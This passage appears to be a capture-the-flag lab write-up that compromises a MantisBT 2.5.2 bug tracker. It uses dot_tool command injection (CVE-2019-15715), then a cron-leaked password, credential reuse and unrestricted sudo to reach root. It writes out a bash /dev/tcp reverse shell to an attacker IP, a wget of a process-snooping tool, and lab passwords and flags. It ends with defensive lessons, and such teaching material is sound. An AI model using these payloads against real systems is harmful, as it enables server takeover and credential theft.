
MantisBT 2.5.2: command injection via a configuration option

The credentials work and the account is a board administrator, with the full Manage menu:
The site information tab confirms the version and, incidentally, the install path we had already guessed when requesting config_inc.php:

MantisBT Version  2.5.2
Schema Version    209
Site Path         /var/www/html/bugtracker/
Core Path         /var/www/html/bugtracker/core/
Plugin Path       /var/www/html/bugtracker/plugins/

2.5.2 carries CVE-2019-15715: an administrator can create configuration options with arbitrary values, and one of them, dot_tool, is the path to the Graphviz dot binary Mantis runs to draw relationship graphs. Putting a command where a path is expected is textbook command injection. That it requires an administrator does not make it harmless: it is the difference between "someone stole a bug-tracker account" and "someone stole the server".
That CVE does not need guessing either: with the product and version in hand the search returns it, again pointing at MantisBT's own bug tracker.
The issue carries the exact steps, including the detail everything depends on:

Steps to reproduce

Login to mantisbt as an administrator.

Navigate to Manage->Manage Configuration->Configuration Report.
Scroll down to "Create Configuration Option"

Type "relationship_graph_enable" into Configuration Option with a value of 1 to enable the graphs.
Hit "Create Configuration Option"

Scroll back down to "Create Configuration Option"
Type "dot_tool" into Configuration Option with a value of "touch /tmp/vulnerable;"
Hit "Create Configuration Option"

Visit: http://mantisbt/workflow_graph_img.php

List files in /tmp and find "vulnerable" has been created proving the command injection worked.
The route is Manage > Manage Configuration > Configuration Report, and at the bottom sits the Create Configuration Option form:
There is a step here that is easy to skip and without which nothing happens: graphs ship disabled, so before touching dot_tool you have to turn relationship_graph_enable on to 1. Otherwise workflow_graph_img.php never invokes the binary and the payload just sits in the database.

Configuration Option:  relationship_graph_enable
Type:                  default
Value:                 1
Now dot_tool, with the reverse shell instead of the path to the binary. The type has to be string:

Configuration Option:  dot_tool
Type:                  string
Value:                 bash -c 'bash -i >& /dev/tcp/192.168.45.238/4444 0>&1'
The configuration report itself doubles as the check that both options were saved, which is exactly what to verify before triggering:

Configuration Option       Type     Value
database_version           integer  209
dot_tool                   string   'bash -c 'bash -i >& /dev/tcp/192.168.45.238/4444 0>&1''
relationship_graph_enable  integer  1
The single quotes wrapping the dot_tool value are added by Mantis when displaying a string type; the form was filled in without them.
With the listener up (here penelope, which also attempts the PTY upgrade on its own), visiting workflow_graph_img.php makes Mantis invoke our "dot" and fire the reverse shell as www-data:

[+] Listening for reverse shells on 0.0.0.0:4444
[+] Got reverse shell from mantis~192.168.206.204-Linux-x86_64  Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python3!
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12

www-data@mantis:/var/www/html/bugtracker$ whoami
www-data
User pivoting
Credential exposed by a cron (pspy)
As www-data there is no flag. We run pspy (repo) to watch processes and a mantis (UID 1000) cron shows up running backup.sh, and inside a mysqldump with the password on the command line:
wget http://192.168.45.238/pspy64; chmod +x pspy64; ./pspy64
UID=1000 PID=... bash /home/mantis/db_backups/backup.sh
UID=1000 PID=... mysqldump -u bugtracker -pBugTracker007 bugtracker
The password BugTracker007 works for the mantis system account (credential reuse):
su mantis # BugTracker007
www-data@mantis:/home/mantis$ su mantis
Password:
mantis@mantis:~$ ls
db_backups  local.txt
The prompt goes from www-data@mantis to mantis@mantis: the password the cron was passing on the command line worked as-is for the system account (credential reuse).
Local
cat local.txt && whoami && ip a && hostname
8a8159d59696c9a415b2d3391e7701c3
mantis
Privilege escalation
sudo ALL:ALL
sudo -l leaves no doubt: mantis can run any command as any user (unrestricted sudo):
sudo -l
sudo su
mantis@mantis:~$ sudo -l
Matching Defaults entries for mantis on mantis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mantis may run the following commands on mantis:
    (ALL : ALL) ALL
mantis@mantis:~$ sudo su
root@mantis:/home/mantis# whoami
root
The Matching Defaults entries are the ironic part: env_reset and secure_path are both set, and those are the defences against hijacking environment variables and PATH. They are worth nothing next to the rule below granting (ALL : ALL) ALL, because there is no binary left to trick.
Proof
cat /root/proof.txt && whoami && ip a && hostname
558528f9dff47d7f1b79882bffafdc47
root
Attack chain
HTTP 80  --  /bugtracker/ MantisBT, install.php reachable (CVE-2017-12419)
        │  rogue MySQL server + hostname=us -> LOAD DATA LOCAL INFILE
        │  reads config_inc.php -> db root : SuperSequelPassword
        ▼
MySQL 3306  --  mantis_user_table -> administrator hash c7870... -> prayingmantis
        │  MantisBT 2.5.2 panel (CVE-2019-15715)
        │  relationship_graph_enable=1 + dot_tool = reverse shell
        ▼
www-data
        │  pspy -> cron backup.sh -> mysqldump -pBugTracker007 -> su mantis
        ▼
mantis  (local.txt)
        │  sudo -l -> (ALL:ALL) ALL -> sudo su
        ▼
root  (proof.txt)
Lessons learned
- An installer that outlives the install is a hole. MantisBT's
install.phplet you reconnect the database to an arbitrary host; deleting installers after deployment cuts the vector. - A MySQL client can read your files. With
LOAD DATA LOCAL INFILEenabled, a malicious server reads whatever it wants from the connecting client. Disablinglocal-infileon clients closes the abuse. - Don't put passwords on the command line. The cron's
mysqldump -pBugTracker007was visible in the process table; using~/.my.cnfor environment variables avoids leaking it to any user. sudo ALL:ALLis root for whoever holds it. Convenient in a lab, catastrophic in production; least privilege exists for exactly this. And it makes no difference that thesudoersfile hasenv_resetandsecure_pathproperly set: those defend against hijacking the environment of a specific command, not against being allowed to run all of them.- Confirm the primitive with the easy target before going for the real one. The first read was the
/etc/passwdthe script offers by default; only then did we ask forconfig_inc.php. If something breaks, that tells you whether the problem is the vulnerability or the path you typed. - An exploit that "requires admin" is still an exploit. CVE-2019-15715 needs an admin session on the board, and it still turns the theft of an application account into a shell on the server. In an advisory, the precondition says who is affected, not whether it is worth fixing.
- Read the reproduction steps all the way through.
dot_toolfires nothing whilerelationship_graph_enableis still 0; it is the step everyone skips, and then the payload looks broken.